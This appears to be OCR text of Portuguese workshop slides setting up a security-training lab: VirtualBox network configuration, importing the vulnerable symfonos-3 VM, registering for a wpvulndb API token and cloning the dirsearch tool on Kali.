
2) Selecione **Network**

3) Altere a Interface **Adapter 1** para **Bridge Adapter** e clique em **OK**

Nat Network




1) Vá em preferências.




2) Abra o menu de Rede
3) Do lado direito, selecione Adicionar

Nat Network


Selecione ***OK*** e prossiga.



Nat Network



1) No menu **Network** vá até a aba **Adapter 2**




2) Habilite o checkbox **Enable Network Adapter**

3) Selecione a opção **NAT Network**

Máquina Interna


- Realize o download da VM symfonos -3 através da url: https://zayotic.s3.amazonaws.com/vm/symfonos3.7z
- Descompacte o arquivo utilizando o 7z
- Realize a importação para o Virtual Box
- Altere a configuração da primeira interface de rede para **Nat Network**

Descompressão




Posteriormente o download através do link fornecido no slide anterior, realize a extração do arquivo **symfonos3.7z**.

Import




1) Clique com o **botão direito** do mouse no arquivo OVF e selecione **Open**




2) Altere o nome da máquina para **BoxInternal** e clique em **OK**

NAT Network



1) Selecione a VM **BoxInternal** e clique em **Settings**




2) Selecione a opção **Network** no menu
3) Altere a interface para **NAT Network**

Ajustando seu kali


- Criação de conta FREE em https://wpvulndb.com/api
- Instalação de ferramenta dirsearch

API wpvulndb




Acesse o endereço https://wpvulndb.com/api e inicie seu cadastro na opção FREE

API wpvulndb




1) Preencha seus dados e registre.




2) No e-mail cadastrado, valide sua conta.

API wpvulndb



1) Selecione o plano **Free Usage**.



2) Obtenha sua chave na mesma página, logo abaixo em **API Token**

Dirsearch

```
kali@kali:~/Documents/workshop/dmz$ cd /opt/
kali@kali:/opt$ sudo git clone https://github.com/maurosoria/dirsearch.git
```

1) No seu sistema Kali, no diretório ***/opt***, execute o comando: ***sudo git clone https://github.com/maurosoria/dirsearch.git***

